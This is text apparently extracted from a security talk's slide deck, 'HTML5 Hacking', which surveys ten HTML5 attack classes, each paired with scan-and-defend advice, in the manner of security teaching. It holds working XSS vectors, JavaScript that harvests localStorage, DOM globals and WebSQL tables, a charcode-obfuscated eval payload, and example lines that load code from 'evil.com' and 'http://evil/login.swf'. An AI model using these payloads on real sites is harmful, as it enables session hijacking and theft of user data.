HTML5 Hacking

API (Media, Geo etc.) & Messaging Plug-In
Modern Browser Model
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache

HTML5 – App Layers
• Presentation
– HTML5 (Tags & Events – new model)
• Process & Logic
– JavaScript, Document Object Model (DOM - 3),
Events, Parsers/Threads etc.
• Network & Access
– XHR – Level 2
– WebSockets
– Plugin-Sockets
• Core Policies
– SOP
– Sandboxing for iframe
– CORS

• CORS/SOP – Data transfer & Origin issues
• Web Messaging – Cross Domain calls
• Web Workers – Domain calls & Logic issues
• LocalStorage – Information leakage & Identity
• Web SQL – Offline & Data theft
• UI/HTML5 – UI Redressing (mixed with CORS)
• DOM/XHR – Several issues
• APIs - Geo-Location, Sockets, Drag-Drop Abuse
Threat Model & HTML5 Components
Attacks - Stealth and Silent …
A1 - CORS Attacks & CSRF
A2 - ClickJacking, CORJacking and UI exploits

A3 - XSS with HTML5 tags, attributes and events
A4 - Web Storage and DOM information extraction
A5 - SQLi & Blind Enumeration
A6 - Web Messaging and Web Workers injections
A7 - DOM based XSS with HTML5 & Messaging

A8 - Third party/Offline HTML Widgets and Gadgets

A9 - Web Sockets and Attacks

A10 - Protocol/Schema/APIs attacks with HTML5
5

API (Media, Geo etc.) & Messaging Plug-In
A1 - CORS Attacks & CSRF
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache
HTML5, CORS & XHR
• Before HTML5 – XHR was possible to same
origin only (SOP applicable)
• HTML5 – allows cross origin calls with XHR-
Level 2 calls
• CORS – Cross Origin Resource Sharing needs
to be followed (Option/Preflight calls)
• Adding extra HTTP header (Access-Control-
Allow-Origin and few others)
7
HTTP Headers
• Request
Origin
Access-Control-Request-Method (preflight)
Access-Control-Request-Headers (preflight)
• Response
Access-Control-Allow-Origin
Access-Control-Allow-Credentials
Access-Control-Allow-Expose-Headers
Access-Control-Allow-Max-Age (preflight)
Access-Control-Allow-Allow-Methods (preflight)
Access-Control-Allow-Allow-Headers (preflight)
8

• CSRF++ - powered by XHR-L2
• XML/JSON Cross Domain stream injection
• CORS preflight bypass – content-type
• Internal network scanning and tunneling
• Information harvesting (internal crawling)
• Stealth browser shell – post XSS (Allow origin- *)
• Forcing cookie replay by “withCredentials”
• Business functionality abuse (upload and
streams)
Stealth threats

CSRF with XHR/HTML5
Authentication
Server
Database
Server
Web Store
Application
Server
Login request (HTTPS)
Session cookie
Client/Victim
Browser
User
establishing
Session

CSRF with XHR/HTML5
Authentication
Server
Database
Server
Web Store
Application
Server
Placing an order (JSON services)
Success
Client/Victim
Browser
User making
a buy over
HTTP
Browser
using XHR
Call
JavaScript

CSRF with XHR/HTML5
Authentication
Server
Database
Server
Web Store
Application
Server
Client/Victim
Browser
Session is
still live – not
yet logged
out
Attacker’s
Site
Visit Attacker’s page
Attacker sends CSRF
payload
Leveraging XHR Call


• Content-type to avoid pre flight
• “withCredentials” set to true
CSRF & HTML5
13
CSRF with XHR/HTML5
Authentication
Server
Database
Server
Web Store
Application
Server

XHR initiates HTTP buy request
Success – cookie replayed
Client/Victim
Browser
Attacker’s
Site
Visit Attacker’s page
Attacker sends CSRF
payload
Hence,
• Without victim’s consent or notice
• Stealth HTTP request generated
• Silent Exploitation takes place
Got it
CSRF & HTML5
15
• Powerful XHR-Level 2 call allows file upload on
the fly.
• Interestingly – possible to craft file through
JavaScript and post on the server – if CSRF token
is not there.
• Example, your profile is having a photograph of
yours and you visit attacker site that photo
changes to something else
• More serious threat, exploiting actual business
functionalities...
CSRF/Upload
CSRF with XHR/HTML5
Authentication
Server
Database
Server
Web Store
Application
Server

Uploading bulk orders
Success
Client/Victim
Browser
Business
layer
function of
uploading
Browser is
having Form
(multi-part)

CSRF/Upload - POC
CSRF with XHR/HTML5
Authentication
Server
Database
Server
Web Store
Application
Server

XHR initiates HTTP multi-part - Upload
Success – cookie replayed
Client/Victim
Browser
Attacker’s
Site
Visit Attacker’s page
Attacker sends CSRF
payload
Hence,
• Without victim’s consent or notice
• Stealth HTTP Upload takes place
• Silent Exploitation…
Got it

CSRF/Upload
Internal Scan/Crawl for CORS

• XHR2 – allows full internal scanning capacity
• If internal resource is set to “*” for Access-Control-
Allow-Origin – Game Over!!!

• Attacker can craft a page for box behind firewall, visit
the page – XHR gets loaded and start crawling
internal information with back tunnel
• Harvest and POST back to the server
• All JavaScript – supported by all HTML5 browsers
• Also can be mixed with timing attacks
• Limited crawl – “withCredentials” will not work …
21
Internal Scan/Crawl for CORS
Internal Web/App
Server
Internal Web
Mail
Internal HR
Application
Client/Victim
Browser
Attacker’s
Site
InternetInternet
IntranetIntranet
CSRF Payload
And stealth channel
Internal Scan for CORS
• Scan and look for
– Content-Type checking on server side
– CORS policy scan
– Form and Upload with tokens or not
• Defense and Countermeasures
– Secure libraries for streaming HTML5/Web
2.0 content
– CSRF protections
– Stronger CORS implementation
Scan and Defend
API (Media, Geo etc.) & Messaging Plug-In

A2 - ClickJacking, CORJacking and UI
exploits
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache
Click/COR-Jacking
• UI Redressing (Click/Tab/Event Jacking) attack
vectors are popular ways to abuse cross domain
HTTP calls and events.
• HTML5 and RIA applications are having various
different resources like Flash files, Silverlight, video,
audio etc.
• If DOM is forced to change underlying resource on
the fly and replaced by cross origin/domain resource
then it causes Cross Origin Resource Jacking
(CROJacking).
26

• Iframe is having new attributed called sandbox
• It allows frame isolation
• Diabling JavaScript on cross domain while loading
– bypassing frame bursting script
– <iframe src="http://192.168.100.21/"
sandbox="allow-same-origin allow-scripts"
height=“x" width=“x"> - Script will run…
– <iframe src="http://192.168.100.21/"
sandbox="allow-same-origin" height="500"
width="500"> - script will not run – ClickJacking
Sandbox – HTML5
CORJacking

• It is possible to have some integrated attacks
– DOM based XSS
– CSRF
– Flash
• DOM based issue can change flash/swf file – it can
be changed at run time – user will not come to
know ..
• Example
– document.getElementsByName(“login").item(0).src
= "http://evil/login.swf"
CORJacking

• Possible with other types of resources as well
• Also, reverse CORJacking is a possible threat
29
Double eval – eval the eval

• Payload -
document.getElementsByName('Login').ite
m(0).src='http://192.168.100.200:8080/flex/
Loginn/Loginn.swf‘
• Converting for double eval to inject ‘ and “
etc…
– eval(String.fromCharCode(100,111,99,117,109,101,110,116,
46,103,101,116,69,108,101,109,101,110,116,115,66,121,78,
97,109,101,40,39,76,111,103,105,110,39,41,46,105,116,101,
109,40,48,41,46,115,114,99,61,39,104,116,116,112,58,47,47
,49,57,50,46,49,54,56,46,49,48,48,46,50,48,48,58,56,48,56,4
8,47,102,108,101,120,47,76,111,103,105,110,110,47,76,111,
103,105,110,110,46,115,119,102,39))
Similar with …

• It is possible to have some integrated attacks
– DOM based XSS
– CSRF
– Silvelight files
• DOM based issue can change xap file – it can be
changed at run time – user will not come to
know ..
• Example
– document.getElementsByName(“login").item(0).src
= "http://evil/login.xap"
• Scan and look for
– ClickJacking defense code scanning
– Using X-FRAME-OPTIONS
• Defense and Countermeasures
– Better control on CORS
– Creating self aware components and loading
after checking the domain
Scan and Defend
API (Media, Geo etc.) & Messaging Plug-In
A3 - XSS with HTML5 tags, attributes
and events
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache

HTML5 – Tags/Attributes/Events
• Tags – media (audio/video), canvas
(getImageData), menu, embed,
buttons/commands, Form control (keys)
• Attributes – form, submit, autofocus, sandbox,
manifest, rel etc.
• Events/Objects – Navigation (_self), Editable
content, Drag-Drop APIs, pushState (History)
etc.
34

HTML5 – XSS
• Blacklist and filter will get bypassed
• Lot of new signatures and possible ways to
execute scripts
• XSS can be injected from tags and events
• New attributes are available for XSS payload
35

XSS variants
• Media tags
• Examples
– <video><source onerror="javascript:alert(1)“>
– <video onerror="javascript:alert(1)"><source>
36
XSS variants

• Exploiting autofocus
– <input autofocus onfocus=alert(1)>
– <select autofocus onfocus=alert(1)>
– <textarea autofocus onfocus=alert(1)>
– <keygen autofocus onfocus=alert(1)>
37

XSS variants
• MathML issues
– <math
href="javascript:alert(1)">CLICKME</math>
– <math> <maction
actiontype="statusline#http://Blueinfy.com"
xlink:href="javascript:alert(1)">CLICKME</ma
ction> </math>
38
XSS variants
• Form & Button etc.
– <form id="test" /><button form="test"
formaction="javascript:alert(1)">test
– <form><button
formaction="javascript:alert(1)">test
• Etc … and more …
39
• Scan and look for
– Reflected or Persistent XSS spots with
HTML5 tags
• Defense and Countermeasures
– Have it added on your blacklist
– Standard XSS protections by encoding
Scan and Defend

API (Media, Geo etc.) & Messaging Plug-In
A4 - Web Storage and DOM
information extraction
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache

Web Storage Extraction
• Browser has one place to store data – Cookie
(limited and replayed)
• HTML5 – Storage API provided (Local and
Session)
• Can hold global scoped variables
• http://www.w3.org/TR/webstorage/
42

Web Storage Extraction
• It is possible to steal them through XSS or via
JavaScript
• Session hijacking – HttpOnly of no use
• getItem and setItem calls
• XSS the box and scan through storage

Blind storage enumeration
if(localStorage.length){
console.log(localStorage.length)
for(i in localStorage){
console.log(i)
console.log(localStorage.getItem(i));
}
}
• Above code allows all storage variable
extraction
44
DOM Storage
• Applications run with “rich” DOM
• JavaScript sets several variables and
parameters while loading – GLOBALS
• It has sensitive information and what if they
are GLOBAL and remains during the life of
application
• It can be retrieved with XSS
• HTTP request and response are going through
JavaScripts (XHR) – what about those vars?

Password extraction from Ajax/DOM/HTML5 routine
• Here is the line of code
– temp = "login.do?user="+user+"&pwd="+pwd;
xmlhttp.open("GET",temp,true);
xmlhttp.onreadystatechange=function()
Blind Enumeration
for(i in window){
obj=window[i];
try{
if(typeof(obj)=="string"){
console.log(i);
console.log(obj.toString());
}
}catch(ex){}
}
47
Global Sensitive Information Extraction from DOM
• HTML5 apps running on Single DOM
• Having several key global variables, objects
and array
– var arrayGlobals =
['my@email.com',"12141hewvsdr9321343423
mjfdvint","test.com"];
• Post DOM based exploitation possible and
harvesting all these values.
48
Global Sensitive Information Extraction from DOM
for(i in window){
obj=window[i];
if(obj!=null||obj!=undefined)
var type = typeof(obj);
if(type=="object"||type=="string")
{
console.log("Name:"+i)
try{
my=JSON.stringify(obj);
console.log(my)
}catch(ex){}
}
}
49
• Scan and look for
– Scanning storage
• Defense and Countermeasures
– Do not store sensitive information on
localStorage and Globals
– XSS protection
Scan and Defend
API (Media, Geo etc.) & Messaging Plug-In

A5 - SQLi & Blind Enumeration
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache
SQL Injection

• WebSQL is part of HTML 5 specification, it
provides SQL database to the browser itself.
• Allows one time data loading and offline
browsing capabilities.
• Causes security concern and potential
injection points.
• Methods and calls are possible
SQL Injection


• Through JavaScript one can harvest entire
local database.
• Example
Blind WebSQL Enumeration
• We need following to exploit
– Database object
– Table structure created on SQLite
– User table on which we need to run select
query
54
Blind WebSQL Enumeration
var dbo;
var table;
var usertable;
for(i in window){
obj = window[i];
try{
if(obj.constructor.name=="Database"){
dbo = obj;
obj.transaction(function(tx){
tx.executeSql('SELECT name FROM sqlite_master WHERE type='table'',
[],function(tx,results){
table=results;
},null);
});
}
}catch(ex){}
}
if(table.rows.length>1)
usertable=table.rows.item(1).name;
55
Blind WebSQL Enumeration
• We will run through all objects and get object
where constructor is “Database”
• We will make Select query directly to
sqlite_master database
• We will grab 1st
table leaving webkit table on
0th
entry
56
Blind WebSQL Enumeration
57

API (Media, Geo etc.) & Messaging Plug-In
A6 - Web Messaging and Web
Workers injections
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache
Web Messaging
• HTML5 is having new interframe
communication system called Web
Messaging.
• By postMessage() call parent frame/domain
can call with the iframe
• Iframe can be loaded on cross domain. Hence,
create issues – data/information validation &
data leakage by cross posting possible
59

Web Messaging - Scenario
• If postMessage() is set to * so page can be
loaded in iframe and messaging can be
hijacked
• Also, origin is not set to fixed then again frame
listen from any domian – again an issue
• Stream coming needs to be checked before
innerHTML or eval()
• Iframe or Web Worker can glue two streams –
same domain or cross domain
60
Web Worker – Hacks!
• Web Workers allows threading into HTML
pages using JavaScript
• No need to use JavaScript calls like
setTimeout(), setInterval(), XMLHttpRequest,
and event handlers
• Totally Async and well supported
[initialize] var worker = new Worker('task.js');
[Messaging] worker.postMessage();
61
Web Worker – Hacks!

62
JavaScript Runtime Browser
Platform
Scope and Object – No DOM Access
XHR, Location, Navigator etc.
Regex, Array, JSON etc…
Web Page
Current DOM
Background
Thread on same
page - messaging
Web Worker
Web Worker – Hacks!

• Security issues
– It is not allowing to load cross domain worker
scripts. (http:, https:,javascript:,data : -No)
– It has some typical issues
• It allows the use of XHR. Hence, in-domain and
CORS requests possible
• It can cause DoS – if user get stream to run
JavaScript in worker thread. Don’t have access to
parent DOM though
• Message validation needed – else DOM based
XSS 63
Web Worker – Hacks!

• Exmaple
<html>
<button onclick="Read()">Read Last Message</button>
<button onclick="stop()">Stop</button>
<output id="result"></output>
<script>
function Read() {
worker.postMessage({'cmd': 'read', 'msg': 'last'});
}
function stop() {
worker.postMessage({'cmd': 'stop', 'msg': 'stop it'});
alert("Worker stopped");
}
var worker = new Worker('message.js');
worker.addEventListener('message', function(e) {
document.getElementById('result').innerHTML = e.data;
}, false);
</script>
</html>
64
Web Workers – Hacks!
• Possible to cause XSS
– Running script
– Passing hidden payload
• Also, web workers can help in embedding
silent running js file and can be controlled.
• Can be a tool for payload delivery and control
within browser framework
• importScripts("http://evil.com/payload.js") –
worker can run cross domain script
65
Web Worker – Hacks!
66
• Scan and look for
– JavaScript scanning
– Messaging and Worker implementation
• Defense and Countermeasures
– Same origin listening is a must for messaging
event
Scan and Defend
API (Media, Geo etc.) & Messaging Plug-In

A7 - DOM based XSS with HTML5 &
Messaging
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache

DOM with HTML5
DOM based XSS - Messaging
• It is a sleeping giant in the Ajax applications
coupled with Web Messaging
• Root cause
– DOM is already loaded
– Application is single page and DOM remains
same
– New information coming needs to be injected in
using various DOM calls like eval()
– Information is coming from untrusted sources
– JSONP usage
– Web Workers and callbacks
AJAX with HTML5 – DOM
• Ajax function would be making a back-end call
• Back-end would be returning JSON stream or
any other and get injected in DOM
• In some libraries their content type would
allow them to get loaded in browser directly
• In that case bypassing DOM processing…
• Scan and look for
– DOM calls
– Use of eval(), document.* calls etc.
• Defense and Countermeasures
– Secure JavaScript coding
Scan and Defend
API (Media, Geo etc.) & Messaging Plug-In
A8 - Third party/Offline HTML
Widgets and Gadgets
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache
Offline Apps
• HTML5 supports caching pages for offline
usage
• <html manifest="/appcache.manifest">
• List of pages gets stored
• Possible to attack and cache poisoning
– Untrusted network or proxy can inject
malicious script
– When you get on to actual app that script gets
executed and keep eye on your activities
74

HTML5 Widgets
• Widgets/Gadgets/Modules – popular with
HTML5 applications
• Small programs runs under browser and using
Web Workers and Messaging
• JavaScript and HTML based components
• In some cases they share same DOM – Yes,
same DOM
• It can cause a cross widget channels and
iframe/sandbox
Cross DOM Access
Widget 1
Email Widget
DOM – Shared DOM
Widget 2
RSS Feed Reader
Widget 3
Attacker
Setting the trap
HTML5 – Web Messaging and Workers
HTML5 - Traps
• It is possible to access DOM events, variables,
logic etc.
• Sandbox is required at the architecture layer
to protect cross widget access
• Segregating DOM by iframe may help
• Flash based widget is having its own issues as
well
• Code analysis of widgets before allowing them
to load
API (Media, Geo etc.) & Messaging Plug-In
A9 - Web Sockets and Attacks
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache

Web Sockets
• HTML5 allows Web Socket APIs – full duplex
TCP channel through JavaScript
• Allows cross domain connection like CORS
• Possible threats
– Back door and browser shell
– Quick port scanning
– Botnet and malware can leverage (one to
many connections)
– Sniffer based on Web Socket
79

Internal Scanning
• Allows internal scanning, setting backward
hidden channel, opening calls to proxy/cache.
• Some browsers have blocked these calls for
security reason.
API (Media, Geo etc.) & Messaging Plug-In
A10 - Protocol/Schema/APIs attacks
with HTML5
HTML5 + CSS Silverlight Flash
Browser Native Network Services
XHR 1 & 2 WebSocket Plug-in Sockets
JavaScript DOM/Events Parser/Threads
SOP/CORS Sandbox
Presentation
Process & Logic
Network
& Access
Core
Policies
StorageWebSQL
Mobile
Cache
Custom protocol/schema
• HTML5 allows custom protocol and schema
registration
• Example
– navigator.registerProtocolHandler("mailto",
"http://www.foo.com/?uri=%s", “My Mail");
• It is possible to abuse this feature in certain
cases
• Browser follows and gets registered for same
domain though
82
• HTML5 few other APIs are interesting from
security standpoint
– File APIs – allows local file access and can
mixed with ClickJacking and other attacks to
gain client files.
– Drag-Drop APIs – exploiting self XSS and few
